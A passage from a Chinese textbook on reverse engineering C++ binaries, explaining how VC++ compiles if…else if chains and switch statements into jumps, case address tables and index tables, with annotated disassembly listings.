代码清单5-6给出了if…else if…else的组合。从代码中可以分析出，每条if语句由cmp和jxx组成，而else由一个jmp跳转到分支结构的最后一个语句块结束地址所组成。由此可见，虽然它们组合在了一起，但是每个if和else又都是独立的，if仍然是由CMP/TEST加jxx所组成，我们仍然可以根据上一节介绍的知识，利用jxx和jmp识别出if和else if语句

块的边界，jxx 指出了下一个 else if 的起始点，而 jmp 指出了整个多分支结构的末尾地址以及当前 if 或者 else if 语句块的末尾。最后的 else 块的边界也很容易识别，如果发现多分支块内的某一段代码在执行前没有判定，即可定义为 else 块，如上述代码中的 00401132 地址处。

总结：

```
; 会影响标志位的指令
          jxx     ELSE_IF_BEGIN              ; 跳转到下一条 else if 语句块的首地址
IF_BEGIN:
......                                       ; if 语句块内的执行代码
IF_END:
jmp END                                      ; 跳转到多分支结构的结尾地址
ELSE_IF_BEGIN:              ; else if 语句块的起始地址
; 可影响标志位的指令
          jxx     ELSE_BEGIN                 ; 跳转到 else 分支语句块的首地址
......                                       ; else if 语句块内的执行代码
IF_ELSE_ END:                                ; else if 结尾处
          jmp     END                        ; 跳转到多分支结构的结尾地址
ELSE_BEGIN:                                  ; else 语句块的起始地址
......                                       ; else 语句块内的执行代码
END:                                         ; 多分支结构的结尾处
......
```

如果遇到这样的代码块，需要考察各跳转指令之间的关系。当每个条件跳转指令的跳转地址之前都紧跟 JMP 指令，并且它们跳转的地址值都一样时，可视为一个多分支结构。JMP 指令指明了多分支结构的末尾，配合比较判断指令与条件跳转指令，可还原出各分支语句块的组成。如果某个分支语句块中没有判定类指令，但是存在语句块，且语句块的位置在多分支语句块范围内，可以判定其为 else 块。

由于编译器可以在编译期间对代码进行优化，当代码中的分支结构形成永远不可抵达的分支语句块时，它永远不会被执行，可以被优化掉而不参与编译处理。向代码清单 5-6 中插入一句“argc = 0;”，这样 argc 将被“常量传播”，因此可以在编译期得知，“if(argc < 0)”与“else”这两个分支语句块将永远不可抵达，它们就不会再参与编译。

```
void IfElseIf(int argc)
{
          // 仿造可分支归并代码
          argc = 0;
          // 其他代码与代码清单 5-6 相同
}
```

选择 O2 编译选项，将修改后的代码再次编译。使用 IDA 查看优化后的不可达分支是否被删除，如图 5-2 所示。

```
sub_401000 proc near
push    offset Format    ; "argc == 0"
call    _printf
pop     ecx
retn
sub_401000 endp
```

图 5-2 优化后的不可达分支结构

优化后，图 5-2 中的不可达分支被删除了。由于只剩下一个必达的分支语句块，编译器直接提取出必达分支语句块中的代码，将整个分支结构替换，就形成了如图 5-2 所示的代码。更多分支结构的优化，会遵循第 4 章中讲述的各种优化方案。以代码清单 5-6 为例，此多分支结构执行结束后，并没有做任何工作，直接函数返回；且当某一分支判断成立时，其他分支将不会被执行。可以选择在每个语句块内插入 return 语句，以减少跳转次数。

代码清单 5-6 中的多分支结构，共有两条比较语句块。如果其中一个分支成立，则其他分支结构语句块便会被跳过。因此可将前两个分支语句块转换为单分支 if 结构，在各分支语句块中插入 return 语句，这样既没有破坏程序流程，又可以省略掉 else 语句。由于没有了 else，减少了一次 JMP 跳转，使程序执行效率得到提高。其 C++ 代码表现为：

```
void IfElseIf(int argc){
     if (argc > 0){                           // 判断函数参数 argc 是否大于 0
          printf("argc > 0");     // 比较成功则执行 printf("argc > 0");
                return;
     }
     if (argc == 0){               // 判断函数参数 argc 是否等于 0
                printf("argc == 0");// 比较成功则执行 printf("argc == 0");
                return;
     }
     printf("argc <= 0"); // 否则执行 printf("argc < 0");
     return;
}
```

以上是我们在源码中进行的手工优化，编译器是否会按照我们的意图提升运行效率呢？开启 O2 编译选项，还原修改过的代码清单 5-6，去掉“argc = 0;”再次编译。使用 IDA 分析反汇编代码，如代码清单 5-7 所示。

代码清单 5-7 优化后的多分支结构——Release 版

```
; 函数入口处，对应代码清单 5-6 中 if…else if 函数
.text:00401000 sub_401000       proc near   ; CODE XREF: _main+5p
; arg_0 为函数参数
.text:00401000 arg_0            = dword ptr  4
; 取出参数数据，放入 eax，进行第一次 if 比较
.text:00401000     mov      eax, [esp+arg_0]
.text:00401004     test       eax, eax
; 根据比较结果，使用条件跳转指令 JLE，若小于等于则跳转到地址标号 short loc_401016 处
.text:00401006     jle        short loc_401016
```

```
; 跳转失败，执行printf 函数参数传递及调用，显示字符串 "argc > 0"
.text:00401008      push     offset Format    ; "argc > 0"
.text:0040100D      call      _printf
.text:00401012      add      esp, 4
; 使用 retn 指令返回，结束函数调用
.text:00401015      retn

; 下面指令的注释是由 IDA 做的标记
; 表示此处代码被标号 sub_401000 地址加 6 的地方引用
.text:00401016 loc_401016:        ; CODE XREF: sub_401000+6j
; 第二条 if 比较，由于之前已经使用过 test 指令进行比较，这里省去重复操作
; 直接使用条件跳转指令 JNZ，若不等于 0 则跳转到地址标号 short loc_401026 处
.text:00401016      jnz      short loc_401026
; 跳转失败，执行printf 函数参数传递及调用，显示字符串 "argc == 0"
.text:00401018      push     offset aArgc0_0 ; "argc == 0"
.text:0040101D      call     _printf
.text:00401022      add      esp, 4
; 使用 retn 指令返回，结束函数调用
.text:00401025      retn

; 前两次比较判断都失败，执行此处代码
.text:00401026 loc_401026:; CODE XREF: sub_401000:loc_401016j
.text:00401026      push     offset aArgc0_1 ; "argc <= 0"
.text:0040102B      call     _printf
.text:00401030      pop      ecx
.text:00401031      retn
.text:00401031 sub_401000       endp
```

由于选择的是 O2 优化选项，因此在优化方向上更注重效率，而不是节省空间。既然是对效率的优化，就会尽量减少分支中指令的使用。代码清单 5-7 中就省去了 else 对应的 JMP 指令，当第一次比较成功后，则直接在执行分支语句块后返回，省去了一次跳转操作，从而提升效率。

5.4 switch 的真相

switch 是比较常用的多分支结构，使用起来也非常方便，并且效率上也高于 if…else if 多分支结构。同样是多分支结构，switch 是如何进行比较并选择分支的？它和 if…else if 的处理过程一样吗？下面我们通过简单的 switch 多分支结构慢慢揭开它的神秘面纱。编写 case 语句块不超过 3 条的 switch 多分支结构，如代码清单 5-8 所示。

代码清单 5-8 switch 转换 if else 的 C++ 代码

```
// 略去无关代码
int nIndex = 1;
scanf("%d", &nIndex);
switch(nIndex) {
```

```
case 1: printf("nIndex == 1");    break;
case 3: printf("nIndex == 3");    break;
case 100: printf("nIndex == 100");break;
}
```

代码清单 5-8 中的 case 语句块只有 3 条，也就是只有 3 条分支。if…else if 的处理方案是分别进行比较，得到选择的分支，并跳转到分支语句块中。switch 也会使用同样的方法进行分支处理吗？下面通过代码清单 5-9 进行分析和验证。

代码清单 5-9 switch 转换 if else ——Debug 版

```
switch(nIndex) {                                    // 源码对比
0040DF00   mov     ecx,dword ptr [ebp-4]
; 取出变量 nIndex 的值并放到 ecx 中，再将 ecx 放入临时变量 ebp - 8 中
0040DF03   mov     dword ptr [ebp-8],ecx
; 将临时变量和 1 进行比较
0040DF06   cmp     dword ptr [ebp-8],1
; 条件跳转比较，等于 1 则跳转到地址 0x0040DF1A 处
0040DF0A   je      SwitchIf+4Ah (0040df1a)
; 将临时变量和 3 比较
0040DF0C   cmp             dword ptr [ebp-8],3
; 条件跳转比较，等于 3 则跳转到地址 0x0040DF29 处
0040DF10   je              SwitchIf+59h (0040df29)
; 将临时变量和 100 比较
0040DF12   cmp             dword ptr [ebp-8],64h
; 条件跳转比较，等于 100 则跳转到地址 0x0040DF38 处
0040DF16   je              SwitchIf+68h (0040df38)
0040DF18   jmp             SwitchIf+75h (0040df45)
case 1:                                             // 源码对比
printf("nIndex == 1");                  // 源码对比
0040DF1A   push            offset string "nIndex == 1" (00421024)
0040DF1F   call            printf (004014b0)
0040DF24   add             esp,4
break;                                                          // 源码对比
0040DF27   jmp             SwitchIf+75h (0040df45)
case 3:                                                   // 源码对比
printf("nIndex == 3");                  // 源码对比
0040DF29   push            offset string "nIndex == 3" (004210d8)
0040DF2E   call            printf (004014b0)
0040DF33   add             esp,4
break;                                                          // 源码对比
0040DF36   jmp             SwitchIf+75h (0040df45)
case 100:                                                 // 源码对比
printf("nIndex == 100");  // 源码对比
0040DF38   push          offset string "nIndex == 100" (0042004c)
0040DF3D   call          printf (004014b0)
0040DF42   add           esp,4
break; }}                                                 // 源码对比
0040DF45   pop           edi
```

从对代码清单 5-9 的分析中得出，switch 语句使用了 3 次条件跳转指令，分别与 1、3、100 进行了比较。如果比较条件成立，则跳转到对应的语句块中。这种结构与 if…else if 多分支结构非常相似，但仔细分析后发现，它们之间有很大的区别。先看看 if…else if 结构产生的代码，如代码清单 5-10 所示。

代码清单 5-10 if…else if 结构——Debug 版

```
if (nIndex == 1) {                              // 源码对比

; if 比较跳转
004011C5            cmp             dword ptr [ebp-4],1
004011C9            jne             SwitchIf+8Ah (004011da)
printf("nIndex ==  1");                         // 源码对比
; if 语句块
004011CB            push    offset string "nIndex ==  1" (00423080)
004011D0            call    printf (00401680)
004011D5            add             esp,4
}else if (nIndex == 3)                          // 源码对比
; else 跳转
004011D8            jmp             SwitchIf+0B2h (00401202)
; if 比较跳转
004011DA            cmp             dword ptr [ebp-4],3
004011DE            jne     SwitchIf+9Fh (004011ef)
{printf("nIndex == 3");                         // 源码对比
; if 语句块
004011E0            push    offset string "nIndex == 3" (0042304c)
004011E5            call    printf (00401680)
004011EA            add     esp,4
}else if (nIndex == 3)                          // 源码对比
; else 跳转
004011ED            jmp     SwitchIf+0B2h (00401202)
; if 比较跳转
004011EF            cmp     dword ptr [ebp-4],3
004011F3            jne     SwitchIf+0B2h (00401202)
{ printf("nIndex == 100");                      // 源码对比
; if 语句块
004011F5            push    offset string "nIndex == 100" (00423090)
004011FA            call    printf (00401680)
004011FF            add     esp,4
}                                                         // 结尾
```

将代码清单 5-10 与代码清单 5-9 进行对比分析：if…else if 结构会在条件跳转后紧跟语句块；而 switch 结构则将所有的条件跳转都放置在了一起，并没有发现 case 语句块的踪影。通过条件跳转指令，跳转到相应 case 语句块中，因此每个 case 的执行是由 switch 比较结果引导“跳”过来的。所有 case 语句块都是连在一起的，这样是为了实现 C 语法的要求，在 case 语句块中没有 break 语句时，可以顺序执行后续 case 语句块。

总结：

```
mov        reg, mem                       ; 取出 switch 中考察的变量
; 影响标志位的指令
jxx    xxxx                               ; 跳转到对应 case 语句块的首地址处
; 影响标志位的指令
jxx    xxxx
; 影响标志位的指令
jxx    xxxx
jmp        END                            ; 跳转到 switch 的结尾地址处
......                                    ; case 语句块的首地址
jmp        END                            ; case 语句块结束，有 break 则产生这个 jmp
......                                    ; case 语句块的首地址
jmp        END                            ; case 语句块的结束，有 break 则产生这个 jmp
......                                    ; case 语句块的首地址
jmp        END                            ; case 语句块结束，有 break 则产生这个 jmp
END:                                      ; switch 结尾
......
```

遇到这样的代码块，需要重点考察每个条件跳转指令后是否跟有语句块，以辨别 switch 分支结构。根据每个条件跳转到的地址来分辨 case 语句块首地址。如果 case 语句块内有 break，会出现 jmp 作为结尾。如果没有 break，可参考两个条件跳转所跳转到的目标地址，这两个地址之间的代码便是一个 case 语句块。

在 switch 分支数小于 4 的情况下，VC++ 6.0 采用模拟 if…else if 的方法。这样做并没有发挥出 switch 的优势，在效率上也没有 if…else if 强。当分支数大于 3，并且 case 的判定值存在明显线性关系组合时，switch 的优化特性便可以凸显出来，如代码清单 5-11 所示。

代码清单 5-11 有序线性的 C++ 示例代码

```
int nIndex = 0;
scanf("%d", & nIndex);
switch(nIndex){
case 1: printf("nIndex == 1");break;
case 2: printf("nIndex == 2");break;
case 3: printf("nIndex == 3");break;
case 5: printf("nIndex == 5");break;
case 6: printf("nIndex == 6");break;
case 7: printf("nIndex == 7");break;
}
```

在此段代码中，case 语句的标号为一个数值为 1~7 的有序序列。按照 if…else if 转换规则，会将 1~7 的数值依次比较一次，从而得到分支选择结果。这么做需要比较的次数太多，如何降低比较次数，提升效率呢？由于是有序线性的数值，可将每个 case 语句块的地址预先保存在数组中，考察 switch 语句的参数，并依此查询 case 语句块地址的数组，从而得到对应 case 语句块的首地址，通过代码清单 5-12，验证这一优化方案。

代码清单 5-12　有序线性示例——Debug 版

```
switch(nIndex) {                                   // 源码对比
; 将变量 nIndex 内容放入 ecx 中
00401110    mov             ecx,dword ptr [ebp-4]
; 取出 ecx 的值并放入临时变量 ebp-8 中
00401113    mov             dword ptr [ebp-8],ecx
; 取临时变量的值放入 edx 中，这几句代码的功能看似没有区别
; 只有在 Debug 版下才会出现
00401116    mov             edx,dword ptr [ebp-8]
; 对 edx 减 1，进行下标平衡
00401119    sub             edx,1
; 将加 1 后的临时变量放回
0040111C    mov             dword ptr [ebp-8],edx
; 判断临时变量是否大于 6
0040111F    cmp             dword ptr [ebp-8],6
; 大于 6 跳转到 0x00401187 处
00401123    ja              $L556+0Dh (00401187)
; 取出临时变量的值放到 eax 中
00401125    mov             eax,dword ptr [ebp-8]
; 以 eax 为下标，0x00401198 为基址进行寻址，跳转到该地址处
; 注意：地址 0x00401198 就是 case 地址数组
00401128    jmp             dword ptr [eax*4+401198h]
```

代码清单 5-12 的第 4 条汇编语句为什么要对 edx 减 1 呢？因为代码中为 case 语句制作了一份 case 地址数组（或者称为“case 地址表”），这个数组保存了每个 case 语句块的首地址，并且数组下标是以 0 为起始。而 case 中的最小值是 1，与 case 地址表的起始下标是不对应的，所以需要对 edx 减 1 调整，使其可以作为表格的下标进行寻址。

在进入 switch 后会先进行一次比较，检查输入的数值是否大于 case 值的最大值，由于 case 的最小值为 1，那么对齐到 0 下标后，示例中 case 的最大值为（7−1=6）6。又由于使用了无符号比较（ja 指令是无符号比较，大于则跳转），当输入的数值为 0 或一个负数时，同样会大于 6，将直接跳转到 switch 的末尾。当然，如果有 default 分支，就直接跳至 default 语句块的首地址。当 case 的最小值为 0 时，不需要调整下标，当然也不会出现类似“sub edx,1”这样的下标调整代码。

保证了 switch 的参数值在 case 最大值的范围内，就可以以地址 0x00401198 作为基地址进行寻址了，查表[①]后跳转到对应 case 地址处。地址 0x00401198 就是 case 地址表（数组）的首地址，图 5-3 便是代码清单 5-12 的 case 地址表信息。

```
地址表首地址 → 00401198  2F 11 40 00  /.@.
               0040119C  3E 11 40 00  >.@.
               004011A0  4D 11 40 00  M.@.
               004011A4  87 11 40 00  ..@.
               004011A8  5C 11 40 00  \.@.
               004011AC  6B 11 40 00  k.@.
               004011B0  7A 11 40 00  z.@.
```

图 5-3　有序线性 case 地址表

① 本书将查询得到数组某个元素的过程称为查表。本示例代码使用了比例因子寻址取得数组内容。

图5-3以0x00401198为起始地址，每4个字节数据保存了一个case语句块的首地址。依次排序下来，第一个case语句块所在地址为0x0040112F。表中第0项保存的内容为0x0040112F，即case 1语句块的首地址。当输入给switch的参数值为1时，编译器减1调整到case地址数组的下标0后，eax*4+401198h就变成了0 * 4 + 0x00401198，查表得到第0项，即得到case 1语句块的首地址。其他case语句块首地址的查询同理，不再赘述。case语句块的首地址可以对照代码清单5-13查询。

代码清单5-13 线性的case语句块——Debug版

```
case 1: printf("nIndex == 1");                          // 源码对比
; 取字符串"nIndex == 1"的首地址0x0004200470作为参数并压栈
0040112F  push          offset string "nIndex == 1" (00420070)
; 调用printf函数输出字符串，__cdecl调用方式
00401134  call          printf (004014b0)
; 平衡printf参数的栈空间
00401139  add                  esp,4
break;                                                              // 源码对比
; 跳转到switch结束处，以下case语句相似，不做注释说明
0040113C  jmp                  $L556+0Dh (00401187)
case 2: printf("nIndex == 2");                          // 源码对比
0040113E  push          offset string "nIndex == 2" (00420064)
00401143  call          printf (004014b0)
00401148  add                  esp,4
break;                                                              // 源码对比
0040114B  jmp           $L556+0Dh (00401187)
case 3: printf("nIndex == 3");                          // 源码对比
0040114D  push          offset string "nIndex == 3" (00420058)
00401152  call          printf (004014b0)
00401157  add                  esp,4
break;                                                              // 源码对比
0040115A  jmp                  $L556+0Dh (00401187)
case 5: printf("nIndex == 5");                          // 源码对比
0040115C  push          offset string "nIndex == 5" (00420048)
00401161  call          printf (004014b0)
00401166  add                  esp,4
break;                                                  // 源码对比
00401169  jmp                  $L556+0Dh (00401187)
case 6: printf("nIndex == 6");                          // 源码对比
0040116B  push          offset string "nIndex == 6" (00421024)
00401170  call          printf (004014b0)
00401175  add           esp,4
break;                                                  // 源码对比
00401178  jmp                  $L556+0Dh (00401187)
case 7: printf("nIndex == 7");                          // 源码对比
0040117A  push          offset string "nIndex == 7" (0042003c)
0040117F  call          printf (004014b0)
00401184  add           esp,4
break;                                                              // 源码对比
```

将图 5-3 和代码清单 5-13 对比可知，每个 case 语句块的首地址都在表中，但有一个地址却不是 case 语句块的首地址 0x00401187。这个地址是每句 break 跳转的一个地址值，显然这是 switch 结束的地址。这个地址值出现在图 5-3 表格的第 3 项，表格项的下标以 0 为起始，反推回 case 应该是（3+1=4）4，而实际中却没有 case 4 这个语句块。为了达到线性有序，对于没有 case 对应的数值，编译器以 switch 的结束地址或者 default 语句块的首地址填充对应的表格项。

代码清单 5-13 中的每一个 break 语句都对应一个 jmp 指令，跳转到的地址都是 switch 的结束地址处，起到了跳出 switch 的作用。如果没有 break 语句，则会顺序执行代码，执行到下一句 case 语句块中，这便是 case 语句中没有 break 可以顺序执行的原因。

代码清单 5-13 中没有使用 default 语句块。当所有条件都不成立后，才会执行到 default 语句块，它和 switch 的末尾实质上是等价的。switch 中出现 default 后，就会填写 default 语句块的首地址作为 switch 的结束地址。

如果每两个 case 值之间的差值小于等于 6，并且 case 语句数大于等于 4，编译器中就会形成这种线性结构。在编写代码的过程中无需有序排列 case 值，编译器会在编译过程中对 case 线性地址表进行排序，如 case 的顺序为 3、2、1、4、5，在 case 线性地址表中，会将它们的语句块的首地址进行排序，将 case 1 语句块的首地址放在 case 线性地址表的第 0 项上，case 2 语句块首地址放在表中第 1 项，以此类推，将首地址变为一个有序的表格进行存放。

这种 switch 的识别有两个关键点，取数值内容进行比较；比较跳转失败后，出现 4 字节的相对比例因子寻址方式。有了这两个特性，就可以从代码中正确分析出 switch 结构。switch 结构中的 case 线性地址模拟图如图 5-4 所示。




图 5-4 case 线性地址表模拟图

Release 版与 Debug 版的反汇编代码基本一致，下面将在 Release 版中对这种结构进行实际分析，如代码清单 5-14 所示。

代码清单 5-14 case 语句的有序线性结构——Release 版

```
; 取出 switch 语句的参数值并放入 ecx 中
00401018   mov        ecx,dword ptr [esp+8]
0040101C   add        esp,8    ; 平衡 scanf 函数的参数

; 将 ecx 减 1 后放入 eax 中，因为最小的 case 1 存放在 case 地址表中下标为 0 处，需要调整对齐到 0 下标，便于直接查表
0040101F   lea        eax,[ecx-1]
; 与 6 进行比较，有了这两步操作可以初步假设这里的代码是一个 switch 结构
; 无符号比较，大于 6 时跳转到地址 0x00401086 处
00401022   cmp        eax,6
00401025   ja         00401086
; 下面的指令体现了 switch 的第二个特性：查表（case 地址表）
; 可以确认这是一个 switch 结构
; 上一步的跳转地址 00401086 就是 switch 结尾或者是 default 语句块的首地址
; 下面指令中的地址 0x00401088 便是 case 线性地址表的首地址
; 可参考图 5-5
00401027        jmp        dword ptr [eax*4+401088h]
; 地址 0x0040706C 为字符串 "nIndex == 1" 的首地址
; 此处为第一个 case 语句块的地址
0040102E        push       40706Ch
; 此处调用 printf 函数
00401033        call       004012F0
; 平衡 printf 函数破坏的栈空间
00401038        add        esp,4
; 还原 esp
0040103B        pop        ecx
; 返回，在 Release 版中，编译器发现 switch 后什么也没做就直接返回，所以
; 将每句 break 优化为了 return
; 到此处，第一个 case 语句块结束，顺序向下为第二个 case 语句块
0040103C        ret
; 第二个 case 语句块
; 以下代码相似，除地址外，不再进行注释，请读者自行分析
; 地址 0x00407060 为字符串 "nIndex == 2" 的首地址
0040103D        push       407060h
00401042        call       004012F0
00401047        add        esp,4
0040104A        pop        ecx
0040104B        ret
; 第三个 case 语句块
; 地址 0x00407054 为字符串 "nIndex == 3" 的首地址
0040104C        push       407054h
00401051        call       004012F0
00401056        add        esp,4
00401059        pop        ecx
0040105A        ret
; 第四个 case 语句块

; 地址 0x00407048 为字符串 "nIndex == 5" 的首地址
```

```
0040105B          push          407048h
00401060          call          004012F0
00401065          add           esp,4
00401068          pop           ecx
00401069          ret
; 第五个 case 语句块
; 地址 0x0040703C 为字符串 "nIndex == 6" 的首地址
0040106A          push          40703Ch
0040106F          call          004012F0
00401074          add           esp,4
00401077          pop           ecx
00401078          ret
; 第六个 case 语句块
; 地址 0x00407030 为字符串 "nIndex == 7" 的首地址
00401079          push          407030h
0040107E          call          004012F0
00401083          add           esp,4
00401086          pop           ecx
00401087          ret
```

所有的 case 语句块都已找到，接下来将每个 case 的标号值进行还原。如何得到这个标号值呢？很简单，只要找到 case 线性地址表即可。此示例的 case 线性地址表的首地址为 0x00401088，如图 5-5 所示。

```
00401088   2E 10 40 00   ..@.
0040108C   3D 10 40 00   =.@.
00401090   4C 10 40 00   L.@.
00401094   86 10 40 00   ..@.
00401098   5B 10 40 00   [.@.
0040109C   6A 10 40 00   j.@.
004010A0   79 10 40 00   y.@.
```

图 5-5　switch 的有序线性 case 地址表

case 线性地址表是一个有序表，在 switch 语句块中有减 1 操作，地址表是以 0 为下标开始，那么表中的第 0 项对应的 case 标号值应为（0+1=1）1，地址 0x0040102E 处为“case 1”。后续 case 语句块按此方案，请读者进行依次还原。

总结：

```
mov                reg, mem          ; 取变量
; 对变量进行运算，对齐 case 地址表的 0 下标，非必要
; 上例中的 eax 也可用其他寄存器替换，这里也可以是其他类型的运算
lea                eax, [reg+xxxx]
; 影响标志位的指令，进行范围检查
jxx                DEFAULT_ADDR
jmp                dword ptr [eax*4+xxxx]; 地址 xxxx 为 case 地址表的首地址
```

当遇到这样的代码块时，可获取某一变量的信息并对其进行范围检查，如果超过 case 的最大值，则跳转条件成立，跳转目标指明了 switch 语句块的末尾或者是 default 块的首地址。

条件跳转后紧跟jmp指令，并且是相对比例因子寻址方式，且基址为地址表的首地址，说明此处是线性关系的switch分支结构。对变量做运算，使对齐到case地址表0下标的代码不一定存在（当case的最小值为0时）。根据每条case地址在表中的下标位置，即可反推出线性关系的switch分支结构原型。

5.5 难以构成跳转表的switch

通过5.4节的学习可知，当switch为一个有序线性组合时，会对其case语句块制作地址表，以减少比较跳转次数。但并非所有switch结构都是有序线性的，当两个case值的间隔较大时，仍然使用switch的结尾地址或者default语句块的首地址来代替地址表中缺少的case地址，这样就会造成极大的空间浪费。

对于非线性的switch结构，可以采用制作索引表的方法来进行优化。索引表优化，需要两张表：一张为case语句块地址表，另一张为case语句块索引表。

地址表中的每一项保存一个case语句块的首地址，有几个case语句块就有几项。default语句块也在其中，如果没有则保存一个switch结束地址。这个结束地址在地址表中只会保存一份，不会像有序线性地址表那样，重复保存switch的结束地址。

索引表中保存地址表的编号，它的大小等于最大case值和最小case值的差。当差值大于255时，这种优化方案也会浪费空间，可通过树方式优化，这里就只讨论差值小于或等于255的情况。表中的每一项为一个字节大小，保存的数据为case语句块地址表中的索引编号。

当case值比较稀疏，且没有明显的线性关系时，如将代码清单5-11中case 7改为case 15，并且还采用有序线性的方式优化，则在case地址表中，下标7~15之间将保存switch结构的结尾地址，这样会浪费很多空间。所以，这样的情况可以采用二次查表法来查找地址。

首先将所有case语句块的首地址保存在一个地址表中，参见图5-8。地址表中的表项个数会根据程序中case分支来决定。有多少个case分支，地址表就会有多少项，不会像有序线性那样过多浪费内存。但是，如何通过case值获取对应地址表中保存的case语句块首地址呢？为此建立了一张对应的索引表，参见图5-7，索引表中保存了地址表中的下标值。索引表中最多可以存储256项，每一项的大小为1字节，这决定了case值不可以超过1字节的最大表示范围（0~255），因此索引表也只能存储256项索引编号。

在数值间隔过多的情况下，与上节介绍的制作单一的case线性地址表相比，制作索引表的方式更加节省空间，但是由于在执行时需要通过索引表来查询地址表，会多出一次查询地址表的过程，因此效率会有所下降。我们可以通过图5-6来了解非线性索引表的组成结构。

此方案所占用的内存空间如下[①]：

（MAX − MIN）* 1字节 = 索引表大小

---

① MAX表示最大case值，MIN表示最小case值，SUM表示case总数加1（包含default）。

SUM * 4 字节 = 地址表大小

占用总字节数 =（(MAX − MIN）* 1 字节）+（SUM * 4 字节）




图 5-6　索引表结构模拟图

看了这么多的理论，你可能会觉得烦琐，通过实际调试，你会发现这个优化结构很简单，并没有想象中的那么复杂，如代码清单 5-15 所示。

代码清单 5-15　非线性索引表的 C++ 代码

```
int nIndex = 0;
scanf("%d", &nIndex);
switch(nIndex){
case 1: printf("nIndex == 1");break;
```

```
case 2: printf("nIndex == 2");break;
case 3: printf("nIndex == 3");break;
case 5: printf("nIndex == 5");break;
case 6: printf("nIndex == 6");break;
case 255: printf("nIndex == 255");break;
}
```

在代码清单 5-15 中，从 case 1 开始到 case 255 结束，共 255 个 case 值，会生成一个 255 字节大小索引表。其中从 6 到 255 间隔了 249 个 case 值，这 249 项保存的是 case 语句块地址表中 switch 的结尾地址下标，如代码清单 5-16 所示。

代码清单 5-16 非线性索引表——Debug 版

```
switch(nIndex){                                              // 源码对比
0040DF80   mov     ecx,dword ptr [ebp-4]
0040DF83   mov     dword ptr [ebp-8],ecx
; 这三条指令为取出变量 nIndex 的值并保存到 edx 的操作
0040DF86   mov     edx,dword ptr [ebp-8]
; 索引表以 0 下标开始，case 最小标号值为 1，需要进行减 1 调整
0040DF89   sub     edx,1
; 将对齐下标后的值放回到临时变量 ebp-8 中
0040DF8C   mov     dword ptr [ebp-8],edx
; 将临时变量与 254 进行无符号比较，若临时变量大于 254 则跳转
; 跳转到地址 0x0040e002 处，那里是 switch 结构的结尾
0040DF8F   cmp     dword ptr [ebp-8],0FEh
0040DF96   ja      $L566+0Dh (0040e002)
; switch 的参数值在 case 值范围内，取出临时变量中的数据并保存到 ecx 中
0040DF98           mov     ecx,dword ptr [ebp-8]
; 清空 eax 的值，以 ecx 为下标在索引表中取出 1 字节的内容放入 al 中
; 地址 0x0040E02F 为索引表的首地址，查看图 5-5
0040DF9B           xor     eax,eax
; 从索引表中取出对应地址表的下标
0040DF9D   mov     al,byte ptr  (0040e02f)[ecx]
; 以 eax 作下标，0x0040E013 为基址进行寻址，跳转到该地址处
; 地址 0x0040E013 为 case 语句块地址表的首地址，查看图 5-5
0040DFA3   jmp     dword ptr [eax*4+40E013h]
case 1: printf("nIndex == 1");               // 源码对比
0040DFAA   push    offset string "nIndex == 1" (00421024)
0040DFAF   call    printf (004014b0)
0040DFB4   add     esp,4
break;                                                           // 源码对比
0040DFB7   jmp     $L566+0Dh (0040e002)
case 2: printf("nIndex == 2");               // 源码对比
0040DFB9   push    offset string "nIndex == 2" (0042003c)
0040DFBE   call    printf (004014b0)
0040DFC3   add     esp,4
break;                                                           // 源码对比
0040DFC6   jmp     $L566+0Dh (0040e002)
case 3: printf("nIndex == 3");               // 源码对比
```

```
0040DFC8   push   offset string "nIndex == 3" (004210d8)
0040DFCD   call   printf (004014b0)
0040DFD2   add    esp,4
break;                                                    // 源码对比
0040DFD5   jmp    $L566+0Dh (0040e002)
case 5: printf("nIndex == 5");          // 源码对比
0040DFD7   push   offset string "i == 3" (00420028)
0040DFDC   call   printf (004014b0)
0040DFE1   add    esp,4
break;                                                    // 源码对比
